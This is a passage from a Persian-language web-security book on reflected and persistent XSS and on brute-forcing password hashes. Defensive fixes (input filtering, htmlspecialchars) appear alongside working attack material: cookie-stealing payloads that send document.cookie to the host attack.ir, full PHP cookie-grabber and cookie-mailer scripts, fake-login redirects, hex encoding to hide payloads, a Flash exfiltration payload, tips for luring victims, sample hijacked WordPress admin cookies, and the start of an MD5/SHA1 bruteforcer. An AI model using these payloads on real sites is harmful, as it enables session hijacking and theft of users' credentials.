☒ حملات XSS از نوع Non-Persistent


حملات XSS از نوع Non-Persistent از رایج ترین انواع این حملات است.این حملات به این دلیل Non-Persistent خوانده میشوند ، که توسط جواب های HTTP سرور از طریق وب سایت قربانی به سمت کاربران فرستاده میشوند.نفوذ گر با استفاده از یک وب سایت آسیب پذیر دستورات خود را بر روی سیستم کاربر قربانی به اجرا در میآورد.این حملات به صورت گسترده ای در موتور های جستجو یافت میشود، دلیل فراوانی این حملات بر روی موتور های جستجو این است که این گونه موتور ها عینا درخواست های کاربر را در نتیجه جست و جوی خود بر میگردانند. و اکثر آنها کد های جاوا و یا HTML را بدون بررسی به اجرا در میآورند.به این مثال دقت کنید.

```
//welcome.htm -- Non Persistent XSS Vulnerable Page
//Attack and defence php apps book
//shahriyar - j
<HTML>
<TITLE>Welcome!</TITLE>
Hi
<SCRIPT>
var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
<BR>
Welcome to our system
</HTML>
```

کد های نوشته شده در این صفحه که ترکیبی از جاوا اسکریپت و HTML است ، نام کاربر را گرفته و به آن خوش آمد میگوید.بنده اصلا قصد آموزش جاوا اسکریپت را ندارم ، به دلیل گنگ بودن این کد ها برای بعضی از خوانندگان توضیح مختصری در مورد آنها میدهم.جاوا یک زبان شئ گرا است و در خط هشتم یک متغییر از نوع شئ تعریف کرده است که محتویات URL وارد شده را در بر میگیرد و سپس با استفاده از تابع indexof مقدار name= را در URL جستجو میکند و در صورت یافتن مقدار name= با استفاده از توابع document.write و substr مقدار بعد از name= را گرفته و نمایش میدهد. به صورت زیر :




و حالا اگر ما به عنوان نام مقداری برابر(Alert() را بدهیم چه اتفاقی میافتد؟




این اتفاق به این دلیل افتاد که صفحه مورد نظر ما بدن بررسی مقادیر ورودی سعی در خوشامد گویی به مقدار بعد از name= را دارد.و ما با دادن مقدار :

‹script›alert('XSS+Attack')‹/Script›

به عنوان نام ، برنامه برای خوشامد گویی مقدار داده شده توسط ما را نمایش میدهد و به دلیل اینکه مقدار داده شده توسط ما یک فرمان قابل اجرا است کد های ما اجرا میشوند.و پنجره پیغام نمایش داده میشود.حال اگر ما با استفاده از document.cookie سعی کنیم کوکی ها را مشاهده کنیم چه اتفاقی میافتد؟




شما میتوانید با چندین با مقدار دهی name دستورات متفاوتی را به صورت پیاپی اجرا کنید.



برای جلوگیری از این گونه حملات در صفحات HTML میتوانید از تابع match استفاده کنید. به وسیله این تابع میتوانید بررسی کنید که آیا مقدار داده شده به یک متغییر در یک محدوده مشخص مانند حروف الفبا قرار میگیرد و یا خیر و در هر صورت پیغام مناسب را نمایش دهید.

```
//welcome.htm -- XSS Vulnerable Page fixed with match function
//Attack and defence php apps book
//shahriyar - j
<HTML>
<TITLE>Welcome!</TITLE>
Hi
  <SCRIPT>
  var pos=document.URL.indexOf("name=")+5;
  var name=document.URL.substring(pos,document.URL.length);
  if (name.match(/^[a-zA-Z0-9]$/))
  {
       document.write(name);
  }
  else
  {
        window.alert("Security error");
  }
  </SCRIPT>
<BR>
Welcome to our system
</HTML>
```

این صفحه تنها مقادیر شامل حروف و اعداد را نمایش میدهد و چون مقادیر Scrtip همراه با ‹› به صفحه تزریق میشوند ، صفحه از اجرا آنها پرهیز کرده و پیغام مناسب را نمایش میدهد.



این آسیب پذیر در صفحات CGI نیز مشاهده میشود.

```
//Search.pl -- Non Persistent XSS Vulnerable Page
//Attack and defence php apps book
//shahriyar - j
#!/usr/bin/perl
use CGI;
my $cgi = CGI->new();
my $text = $cgi->param('text');
print $cgi->header();
print "You entered $text";
...
...
```

میبینید که متغییر Text بدن بررسی چاپ میشود. و شرایط را برای حملات XSS فراهم میکند. شما میتوانید با محدود کردن مقادیر از این گونه حملات در امان بمانید.

```
$text =~ s/[^A-Za-z0-9 ]//;
```

پس از آشنایی نسبی شما با این حملات ، حال به بررسی این آسیب پذیری در صفحات PHP میپردازیم.کد های زیر یک صفحه آسیب پذیر را تشکیل داده است.

```
<?
//Mail.php -- Non Persistent XSS Vulnerable Page
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['email'])){
$email = $ GET['email'];
$go = true;
if ($go == true){
if ($error == false){
if (check_email_address($email)) {
$error = false;
}else {
$error = $email . ' is not a valid email address.';
}
}
?>
```

همانطور که مشاهده میکنید ، متغییرeMail بدون بررسی توسط متغییر سوپر گلوبال GET مقدار دهی میشود.سپس توسط تابع فرضی Check_Email بررسی میشود که مقدار درستی از یک پست الکترونیکی است و یا خیر ، اگر مقدار حاوی مقدار درستی باشد که فبها در غیر این صورت پست الکترونیکی اشتباه را همراه با یک پیغام خطا نمایش میدهد. به راحتی میتوان با دادن مقدار غلط به متغییر eMail کدهای مخرب را اجرا کرد.

http://127.0.0.1/test/?email=‹script›alert('XSS')‹/script›

کد ها میتوانند بسیار ساده تر هم باشند. به طور مثال به کد های زیر دقت فرمایید:

```
‹? echo $pgname; ?›
```

این کد های آسیب پذیر در برنامه ای موسوم به PT News و در صفحه Search.php قرار داشتند.به راحتی میتوان با مقدار دهی به متغییر pgname یک حمله را پایه ریزی کرد(البته به شرط آن که مقدار Register_global برابر on باشد).یک نفوذ گر به راحتی میتواند با استفاده از یک وب سایت آسیب پذیر یک کاربر را به صفحه ورود جعلی راه نمایی کرده و مقادیر متفاوتی مانند نام کاربری و رمز عبور را از وی بدزدد.به کدهای زیر دقت فرمایید.

```
http://www.example.ir.com/?v=‹script›document.location("
http://www.attack.ir/fakelogin.php")‹/script›
```

این کدها کاربر را به یک صفحه ورود جعلی که توسط نفوذ گر ساخته شده است هدایت میکند و با در خواست اطلاعات متفاوتی آنها را از شما میدزدد.برای جلوگیری از این نوع حملات میتوانید از تابع در زبان PHP میتوانید از توابعی که مفسر به ما پیشنهاد میکند استفاده کنید.توابع که میتوانند شما را در جلوگیری از این حملات یاری کنند به شرح زیر هستند:

- htmlspecialchars()
- htmlentities()
- strip_tags()
- More ...

تابع htmlspecialchars را برای شما توضیح میدهم.این تابع کاراکتر های HTML را که برای مفسر و مرورگر وب دارای معنای خاصی هستند به فرمت آنها در HTML تبدیل میکند به طوری که دیگر معنای خاصی نداشته و نقش خاصی را بازی نمیکند ، به طور مثال:

- ‹ تبدیل میشود به &lt
- › تبدیل میشود به &gt
- & تبدیل میشود به &amp

صفحه ما پس از استفاده از این تابع به صورت زیر در می آید :

```
<?
//Mail.php -- XSS Vulnerable Page fixed with htmlspecialchars()
function
//Attack and defence php apps book
//shahriyar - j
if (isset($_GET['email'])){
$email = $_GET['email'];
$go = true;
if ($go == true){
if ($error == false){
if (check_email_address($email)) {
$error = false;
}else {
$error = htmlspecialchars($email) . ' is not a valid email address.';
}
}
?>
```

تابع htmlentities نیز کاری مشابه با تابع استفاده شده انجام میدهد. تابع Strip_tags تمامی تگ ها را در یک رشته ورودی پاک میکند.اما شما میتوانید با دادن تگ هایی خاص به عنوان آرگومان دوم به این تابع از پاک شدن آنها جلوگیری کنید ، تگ هایی مانند ‹p›و یا ‹br› و یا ... .

برای جلوگیری از این حملات شما میتوانید از تابع eregi نیز به شکل زیر استفاده کنید:

```
eregi("[^a-zA-Z0-9_]", $code)
```

☒ حملات XSS از نوع Persistent

تا به اینجا به صورت نسبی با حملات XSS و نحوه جلوگیری از وقوع آنها آشنا شده اید.در مثال های بالا صحبت از کوکی ها شد و اینکه با استفاده از یکی توابع جاوا اسکریپت میتوانید کوکی های ذخیره شده بر روی سیستم کاربر هدف را مشاهده کنید.اما شما این مقدار را به کاربر تزریق میکنید و در واقع خود کاربر مقدار کوکی های ذخیره شده را مشاهده میکند و نه شما .برای اینکه بتوان مقدار کوکی ها را دید نیز چاره ای است.شما میتوانید مقدار کوکی ها را بر روی سرور خود در یک فایل ذخیره کنید.به کدهای زیر دقت فرمایید:

```
<?
//Cookie.php -- Cookie Grabber
//Attack and defence php apps book
//shahriyar - j
$error = "The page cannot be display";
$filename = "cookielog.txt";
if (isset($_GET["cookie"]))
{
if (!$handle = fopen($filename, 'a'))
{
```

```
echo $error;
exit();
}
else
{
if (fwrite($handle,"\r\n".$_GET["cookie"]) === FALSE)
{
echo $error;
exit();
}}
echo $error;
fclose($handle);
exit();
}
echo $error;
exit();
?>
```

کدهای بالا مقداری را که به متغییر cookie نسبت داده شده باشند را در فایلی به نام Cookielog.txt ذخیره میکنند.حال اگر ما مقدار کوکی های یک کاربر را با استفاده از یک سایت آسیب پذیر به برنامه بدهیم ، مقدار کوکی های کاربر را برای ما ذخیره میکند. برای استفاده از این اسکریپت مشا باید کد های زیر را از طریق یک وب سایت آسیب پذیر به برنامه کاربر تزریق کنید.

```
‹script›location.href='http://www.attack.ir/cookiegrabber.php?cookie='+escape(document.cookie)‹/script›
```

آدرس موجود در کد های بالا آدرس Cookiegrabber بر روی فضای شخصی شما بر روی اینترنت است . در ضمن مکانی که این فایل قرار میگیرد باید قابلیت نوشتن را دارا باشد. نمای کلی این حمله به صورت زیر است:

```
http://www.example.ir/vulnerablepage.php?variable=‹script›location.href='http://www.attack.ir/cookiegrabber.php?cookie='+escape(document.cookie)‹/script›
```

حتی شما میتوانید اسکریپتی بنویسید که مقدار کوکی ها را برای شما میل کند.

```
<?
//Cookie.php -- Cookie Graber ( Mailer )
//Attack and defence php apps book
//shahriyar - j
$error = "The page cannot be display";
if (isset($_GET["cookie"])){
$cookie = $_GET["cookie"];
$ip = $_SERVER['REMOTE_ADDR'];
$port = $_SERVER['REMOTE_PORT'];
$dateinfo = date('l dS \of F Y h:i:s A');
$attackermail = "nobody@attack.ir";
$subject = "XSS Cookie Grabber";
```

```
$message = "Cookie Stealing<br>
Victim Ip : $ip<br>
Victim Port : $port<br>
Victim Cookies : <pre>$cookie</pre><br>
At : $dateinfo Cookies hijacked and sended";
$headers = 'From: $ip@$port ' . "\r\n";
mail($attackermail, $subject, $message, $headers);
}else{
echo $error;
exit();
}
echo $error;
exit();
?>
```

با دادن آدرس اسکریپت بالا به سایت آسیب پذیر با استفاده از روش های توضیح داده شده ، کوکی های کاربر برای شما میل میشوند ، شما باید آدرس ایمیل خود را با آدرس موجود در attackermail جایگزین نمایید.

یکی از راه های رایجی که نفوذ گران برای فریب دادن کاربران استفاده میکنند ، کد کردن آدرسها است.

به طور مثال کد ها را به هگز تبدیل میکنند کد های زیر را مشاهده کنید.

```
http://www.example.ir/vulnerablepage.php?variable=‹scrip
t›location.href='http://www.attack.ir/cookiegrabber.php?co
okie='+escape(document.cookie)‹/script›
```

نفوذ گر کد ها را به صورت زیر در میاورد :

```
http://www.example.ir/vulnerablepage.php?variable=%3C
%73%63%72%69%70%74%3E%6C%6F%63%61%74%69
%6F%6E%2E%68%72%65%66%3D%27%68%74%74%70
%3A%2F%2F%77%77%77%2E%61%74%74%61%63%6B
%2E%69%72%2F%63%6F%6F%6B%69%65%67%72%61
%62%62%65%72%2E%70%68%70%3F%63%6F%6F%6B
%69%65%3D%27%2B%65%73%63%61%70%65%28%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69
%65%29%3C%2F%73%63%72%69%70%74%3E
```

همانطور که مشاهده میکنید ، مقداری که به صفحه آسیب پذیر فرستاده میشود ، غیر قابل خواندن توسط یک کاربر معمولی است.

برای کد کردن آدرس ها میتوانید از اسکریپت زیر کمک بگیرید:

```
<?
//ASCII to HEX Convertor
//Attack and defence php apps book
//shahriyar - j
echo "<title>HEX Transformer</title>";
echo "Enter ASCII Value:
<form method='POST' action=''>
<td><textarea name='input' rows='10' cols='42'></textarea></td><br>
<td><input type='submit' value='Convert'></td><br><br>";
if (!empty($_POST['input'])){
echo "Hex Result is :<br>
<textarea rows='10' cols='42'>";
for($i=0;$i<strlen($_POST['input']);$i++){
$result = "%".strtoupper(dechex(ord($_POST['input'][$i])));
echo "$result";
}
echo "</textarea>";
}
?>
```

راه های رایج دیگری که برای دور زدن لایه های امنیتی مورد استفاده قرار میگیرند .اکنون دیگر از توضیح این راه ها به صورت گستره میپرهیزم و تنها برای آنشایی خوانندگان مثالی میآورم.

یکی از این راه ها که برای دور زدن لایه هایی که (") را فیلتر میکنند مورد استفاده قرار مرگرید استفاده از مقدار اسکی کاراکتر ها است. این روش با استفاده از تابع String.fromCharCode انجام میشود.به طور مثال :

```
Shahriyar-J
83 104 97 104 114 105 121 97 114 45 74
```

دو مقدار بالا با یکدیگر برابرند.کدهای پایین رشته Shahriyar-J را به کدهای دسیمال نشان میدهند.بنابر این برای Alert() کردن این مقدار به صورت زیر عمل میکنیم.

```
‹script›alert(String.fromCharCode(83, 104, 97, 104, 114, 105,
121, 97, 114, 45, 74))‹/script›
```

راه دیگر استفاده از متغییر ها به عنوان آرگومان برای تابع ها است. به طور مثال :

```
‹script›var myVar = 1; alert(myVar)‹/script›
```

☒ کدهای کاربردی

حال تعدادی کد را به شما معرفی میکنم که در مواقعی خاص میتوانند کار ساز باشند.

```
<img src="&{alert('CSS Vulnerable')};">
<img src = "malicious.js">
<iframe = "malicious.js">
<script>document.write('<img
src="http://www.attack.ir/'+document.cookie+'") </script>
<a href="javascript:…">click-me</a>
```

برای نوشتن در فایل های HTML :

```
document.write(…)
document.writeln(…)
document.body.innerHtml=…
```

تغییر مستقیم DOM[8] ها :

```
document.forms[0].action=… (and various other collections)
document.attachEvent(…)
document.create…(…)
document.execCommand(…)
document.body. … (accessing the DOM through the body object)
window.attachEvent(…)
```

جایگزین کردن URL یک سند :

```
document.location=… (and assigning to location's href, host and
hostname)
document.location.hostname=…
document.location.replace(…)
document.location.assign(…)
document.URL=…
window.navigate(…)
```

بازکردن و یا تغییر دادن یک پنجره :

```
document.open(…)
```

[8] Document Object Model

```
window.open(…)
window.location.href=… (and assigning to location’s href, host and
hostname)
```

اجرای مستقیم یک اسکریپت :

```
eval(…)
window.execScript(…)
window.setInterval(…)
window.setTimeout(…)
```

☒ حمله از طریق Flash

این روش یکی از روش هایی است که به عنوان چاره ساز در جایی که هیچ یک از روش های بالا جواب نمیدهند مورد استفاده قرار میگیرد. فرض کنید شما متوجه شدید یک وب سایت کدهای تزریق شده از سمت شما را به اجرا در میآورد، اما این وب سایت کدهای جاوا اسکریپت را فیلتر کرده و بدون به اجرا در آوردن نمایش میدهد پس از کمی کلنجار متوجه میشود که این وب سایت تنها کد های HTML را اجرا میکند. حال چگونه میتوانیم کدهای خود را بر روی وب سایت به اجرا در آورده و به کاربران تزریق کنیم؟در اینجا زبان Action Script که زبان برنامه های فلش است به کمک ما میآید. به کد های زیر دقت فرمایید.

```
getURL("javascript:function blab(){}var scriptNode =
document.createElement('script');document.getElementsByTagName('body'
)[0].appendChild(scriptNode);scriptNode.language='javascript';scriptN
ode.src='http://www.attack.ir/?Cookie='+document.cookie;blab();"
);
```

همانطور که در کد های بالا مشهود است با اجرای یک فلش با این Action Script کوکی های کاربر قربانی برای فایلی که در کد های بالا مشخص شده است فرستاده میشود.کدهایی فایلی که کوکی به آن ارسال میشوند را در فصول قبل توضیح دادم.

```
<?
//Cookie.php -- Cookie Grabber
//Attack and defence php apps book
//shahriyar - j
$error = "The page cannot be display";
$filename = "cookielog.txt";
if (isset($_GET["cookie"]))
{
if (!$handle = fopen($filename, 'a'))
{
echo $error;
exit();
```

```
}
else
{
if (fwrite($handle,"\r\n".$_GET["cookie"]) === FALSE)
{
echo $error;
exit();
}
}
echo $error;
fclose($handle);
exit();
}
echo $error;
exit();
?>
```

شما میتوانید با کد کردن این فلش به همراه کد های HTML یک حمله بی نقص را پایه ریزی کنید. سعی کنید از عناوین جذب کننده در نمای فایل فلش خود استفاده کنید. پس از این کار کاربر قربانی بر روی فلش کلیک کرده و کوکی های خود را برای شما ارسال مینماید.همانطور که گفته شد کوکی ها بخش بسیار مهمی در یک برنامه وب هستند. به کوکی های زیر دقت فرمایید.

```
//Cookie.txt -- Example.ir wordpress cookies hijacked
//Attack and defence php apps book
//shahriyar - j
wordpressuser_5bd7a9c61cda6e66fc921a05bc80ee93
admin
www.example.ir/wordpress/
1536
2327132032
29884483
302710832
29811058
*
wordpressuser_5bd7a9c61cda6e66fc921a05bc80ee93
admin
127.0.0.1/wordpress/
1536
2327132032
29884483
302710832
29811058
*
wordpresspass_5bd7a9c61cda6e56fc921a05bc88ee93
c0d560e581ba5bad0b8ce25aab1ca13f
www.example.ir/wordpress/
1536
2327132032
29884483
302870832
29811058
*
```

کوکی های زیر ، کوکی های سرقت شده از سایت example.ir میباشند . همانطور که شاهده میکنید این وب سایت از برنامه وردپرس استفاده می کند. ما برای ورود به وبسایت با سطح دسترسی مدیر دو راه داریم. راه اول ورود به سایت با نام کاربری و رمز عبور اشتباه است.با این کار کوکی هایی برروی سیستم ما ذخیره میشوند. پس از این کار میتوانیم کوکی های ذخیره شده را با کوکی های سرقت شده جایگزین نماییم و یا با استفاده از تابع SetCookie که در گذشته توضیح دادم ، کوکی را تغییر دهیم و پس از ورود به سایت بدون وارد کردن نام کاربری و روز عبور به صفحه مدیریت وردپرس هدایت شویم. البته این روش ممکن است همیشه کارساز نباشد و در همه مکان ها جواب ندهد.راه دوم کرک کردن رمز عبور است. اگر کمی در کوکی ها دقیق شویم میبینیم که مقادیری تکرار شده اند . و پس از مقدار :

```
wordpressuser_5bd7a9c61cda6e66fc921a05bc80ee93
```

که مقدار نشست است ، کلمه Admin آمده است ، که نشان دهنده نام کاربری مدیر سایت است.کمی پایین تر نشست دوباره تکرار شده است و پس از آن مقدار :

```
c0d560e581ba5bad0b8ce25aab1ca13f
```

نوشته شده است.این مقدار ، رمز عبور سایت را نشان میدهد که با الگو ریتم MD5 رمز نگاری شده است.ما میتوانیم پس از کرک کردن این رمز ، رمز عبور مدیر وب سایت را به دست آورده و با نام کاربری Admin و رمز عبور به دست اورده شده به وب سایت وارد شویم.

"فصل هشتم :

حملات ورود

به زور

☒ حملات ورود به زور

امروزه در دنیای اینترنت ، برای جلوگیری از به سرقت رفتن رمزهای عبور ، شماره کارت های اعتباری ، شماره حساب ها و ... از الگوهای رمز نگاری متفاوتی استفاده میکنند.با استفاده از این الگو ها دیگر مقدار قبلی قابل شناسائی نیست.حال ، شاید این سوال برای شما پیش بیاید ، که اگر این مقادیر دیگر قابل شناسایی نیستند ، پس چگونه اعتبار سنجی میشوند.قبل از پاسخ گویی به این سوال باید متذکر شوم که امروزه اکثر برنامه های وب از یکی از معروف ترین الگو های رمز نگاری برای نگه داری رمز عبور کاربران خود استفاده میکنند.معروف ترین الگو ها برای رمزنگاری MD5 ، SHA1 ، CRC و ... هستند.حال پاسخ سوال ، پس از اینکه شما برای اولین بار در یک وب سایت ثبت نام میکنید ، رمز عبور و نام کاربری خود را مشخص میکنید.رمز عبور شما با کی از الگوهای توضیح داده شده در بالا رمز نگاری و در پایگاه داده ها ذخیره میشود.رمز هایی که به یکی از الگو های گفته شده رمز نگاری شوند ، قابل بازگشت به مقدار اولیه نیستند.به طور مثال اگر شما مقداری را با استفاده از الگوی Base_64 رمز کنید ، به راحتی میتوانید آن را Decode کرده و به مقدار اولیه بازگردانید. اما همانطور که گفتم از الگو های ذکر شده این قابلیت حذف شده است. شما پس از دیدن سایت برای ورود به صفحه شخصی خود رمز عبور را وارد میکنید. پس از اینکار برنامه رمز عبور شما را رمزنگاری میکند و با مقدار ذخیره شده در پایگاه داده ها (که آن نیز رمزنگاری شده است) مطابقت میدهد ، اگر نتیجه مقدار درستی بود شما را به عنوان کاربر شناسایی و اجازه ورود میدهد در غیر این صورت شما را جزو کاربران شناسایی نمیکند. پس متوجه شدیم که برنامه مقادیر رمز نگاری شده را بررسی میکنند و نه مقدار رمز عبور شما را.

☒ کد ها اسکی

احتمالا شما با این کد ها آشنایی دارید و به طور روزمره با آنها برخورد کرده اید.همانطور که میدانید رایانه ها مقادیری مانن کاراکتر ها را نمیشناسند و فقط کد های باینری که حاوی ۰ و ۱ هستند برای آنها قابل فهم و شناسایی است.یادگیری کد های باینری برای انسان بسیار مشکل است.اما قصه به همینجا ختم نمیشود . رایانه ها به غیر از مقادیر باینری ، مقادیر دیگری مانند Hexadecimal ، Decimal ، Octal و ... را نیز برای خود دارند .این نگرانی پس از به وجود آمدن اسکی[9] رفع شد.اسکی یک استاندارد آمریکایی برای تبادل اطلاعات است.در این استاندارد کد ها مقادیر کاراکتر ها را نشان میدهند ، اما در اصل به صورت دسیمال و یا هگزادسیمال هستند.به کد های زیر دقت کنید.

"A"=65, "B"=66 ... "Z"=90

مقدار حروف در دسیمال به صورت بالا در میآیند.براثی درک بهتر این موضوع Notepad را باز کنیدو با نگه داشتن هر کلید Alt هر یک از اعداد بالا را بزنید.مشاهده میکنید که مقادیر به صورت کاراکتر ها نمایش داده میشوند.به طور مثال :

SHAHRIYRA J = 83 72 65 72 82 73 89 65 82 74

همانطور که مشاهده میکنید کاراکتر ها به صورت پشت سر هم رمز میشوند.به نظر روش خوبی برای تولید یک رمز عبور میآید ... .

[9] ASCII

☒ هش ها

هش[10] ها نوع دیگری از رمز ها هستند.این رمزها بسیار محکم تر از کد های اسکی هستند.در این نوع رمز نگاری کاراکتر a و یا یک کتاب هر دو به مقدار یک رمز ۳۲ بایتی تبدیل میشوند.هش ها غیر قابل بازگشت به مقدار اولیه هستند و همانطور که گفته شد الگوهای معدودی برای به وجود آمدن آنها و جود دارد که معروف ترن و عمومی ترین آنها MD5 ، SHA1 ، CRC و ... هستند.رمز کردن یک مقدار به وسیله الگوهای بالا توابعی را نیاز دارد.اینکه یک مقدار با چه تابعی رمز شده باشد برای ما بسیار حائز اهمیت است ، زیرا شکستن هر یک از این رموز روش خاص خود را دارد.رایج ترین تابع الگو تابع MD5 است ، که اکثر برنامه ها وب نیز از این الگو استفاده میکنند.به طور مثال کلمه Hash پس از رمزنگاری بوسیله تابع MD5 به صورت زیر در میآید :

"0800fc577294c34e0b28ad2839435945"

شما به هیچ وجه نمیتوانید به مقدار اصلی این رمز پی ببرید.هش ها معمولا از CheckSum استفاده میکنند . این مقدار قابلیتی به هش میدهد که فقط در صورت درست بودن قابل استفاده و کاربرد میشود.حتی اگر یک بایت از داده ها در هش تغییر کد و یا از بین برود هش دیگر مقدار اولیه خود را دارا نیست و غیر قابل استفاده میشود.میبینید ، چه روش زیرکانه ای است ! با این کار امنیت اعتبار سنجی را هر چه بیشتر میکنند.

توابعی که در زبان PHP این کار را برای ما انجام میدهند ، به شرح زیر هستند.

- MD5()
- MD5_file()
- SHA1()
- SHA1_file()
- hash()
- hash_file()
- More ...

شما میتوانید با استفاده از تابع Hash کلمات را با استفاده از الگوهای که خواهم گفت رمز نگاری کنید.

[10] Hash

الگو ها :

```
//Hash Calculate Algorithms
//Attack and defence php apps book
//shahriyar - j
md4
md5
sha1
sha256
sha384
sha512
ripemd128
ripemd160
whirlpool
tiger128,3
tiger160,3
tiger192,3
tiger128,4
tiger160,4
tiger192,4
snefru
gost
adler32
crc32
crc32b
haval128,3
haval160,3
haval192,3
haval224,3
haval256,3
haval128,4
haval160,4
haval192,4
haval224,4
haval256,4
haval128,5
haval160,5
haval192,5
haval224,5
haval256,5
```

برای هش کردن ، همانطور که گفته شد از تابع Hash() استفاده میکنیم :

```
<?
//Hash Calculate Function
//Attack and defence php apps book
//shahriyar - j
echo hash('ripemd160', 'Shahriyar-J');
echo hash('md5', 'Shahriyar-J');
echo hash('SHA1', 'Shahriyar-J');
?>
```

این تابع با هر الگو مقدار متفاوتی را از هش برمی گرداند.

☒ ورود به زور

اگر گریزی به مطالب گذشته این مبحث بزنید ، خواهید دید ، که من در جاهای متفاوت به این نکته که هش ها غیر قابل بازگشت هستند اشاره کرده ام.اما این مسئله برای ذهن خلاق یک نفوذ گر مسئله کوچکی است.برای پی بردن به مقدار بردن به مقادیر رمز شده در هش ، دو راه در پی داریم. راه اول استفاده از وب سایت هایی است که مقدار هش را از شما گرفته و مقدار رمز را برمیگردانند.این وب سایت ها مقادیر بسیاری را به صورت هش شده در اختیار دارند.آنها پس گرفتن مقدار هش شده از شما آن را در پایگاه داد های خود جستجو میکنند ، اگر مقدار مساوی مقدار وارد شده توسط شما یافتند ، مقداری را که به صورت هش در آمده است را به شما نشان میدهند(مقدار کلمه هش نشده).
در ادامه من تعدادی از این وب سایت ها راه شما معرفی خواهم کرد. و اما روش دوم ، در این روش ما تعداد مشخصی از کلمات را به صورت هش در می آوریم. سپس آنها را با مقدار ورودی مقایسه میکنیم.اگر مقادیر برابر بودند ، کلمه کرک شده را نمایش میدهیم ، در غیر این صورت حلقه را تا رسیدن به هش تکرار میکنیم.به این روش ، ورود به زور [11] میگویند.
زمانی که یک برای کرک کردن یک هش به تلف میشود ، ارتباط مستقیم با کاراکتر های به کار برده شده در مقدار اولیه ، تابع رمزنگاری و ... دارد.به طور مثال شاید هیچ گاه نتوان هش کلمه ای مانند کلمه زیر را کرک کرد.

I\/\/4ntt0H4c1‹3Y0r5IT3

همانطور که میبینید ترکیبی از حروف و اعداد و کاراکتر های خاص مقداری تقریبا غیر قابل کرک را تشکیل داده اند.برمیگیردیم به حث خودمان ، برای سازماندهی این حمله ما باید یک موتور تولید کننده رشته ها ایجاد کنیم.به طور مثال ، ما نیاز به یک مقدار از کاراکتر های اسمی بین ۶۵ تا ۹۰ را احتیاج داریم. موتور ما تا رسیدن به مقدار اصلی کاراکتر ها و حروف را برای ما امتحان میکند.

Test : 65
Next : 66
Next : 67
Next : 68
تا
Test : 90

[11] Brute Force

ما در یک حلقه رشته های های زیادی را به صورت تصادفی امتحان میکنیم تا KeySpace ها تمام بشوند!این کار سخت است ، چون افزایش KeySpace ها به کارکتر های به کار رفته در هش ، رشته های ما ، طول کاراکتر هش شده و تابعی که برای هش کردن از آن استفاده شده است بستگی دارد.فرمولی که عموما برای ایجاد KeySpace ها از آن استفاده میشود به قرار زیر است:

keyspace = characters_used ^ string_length

ما برای کرک کردن هش ها از یک کرکر که توسط آقای Zapotek نوشته شده است ، استفاده میکنیم. این کرکر به زبان PHP نوشته شده است.

```
<?
//MD5/SHA1 Bruteforcer -- Bruteforcer
//Author: Zapotek <zapotek [at] segfault.gr
//Attack and defence php apps book
//shahriyar - j
error_reporting(0);
echo  "MD5/SHA1 Bruteforcer\n";
```

اگر پارامتر ها درست نباشند Usage را بر میگرداند:

```
if ($argc!=3){
      echo "Usage:
            ".$argv[0]." <hash> <lenght>
            <hash>            The MD5/SHA1 hash
            <lenght>    The estimated length of the encrypted
string\n";
exit(1);
}
array_shift($argv);
$hash = array_shift($argv); //هش را دریافت میکند

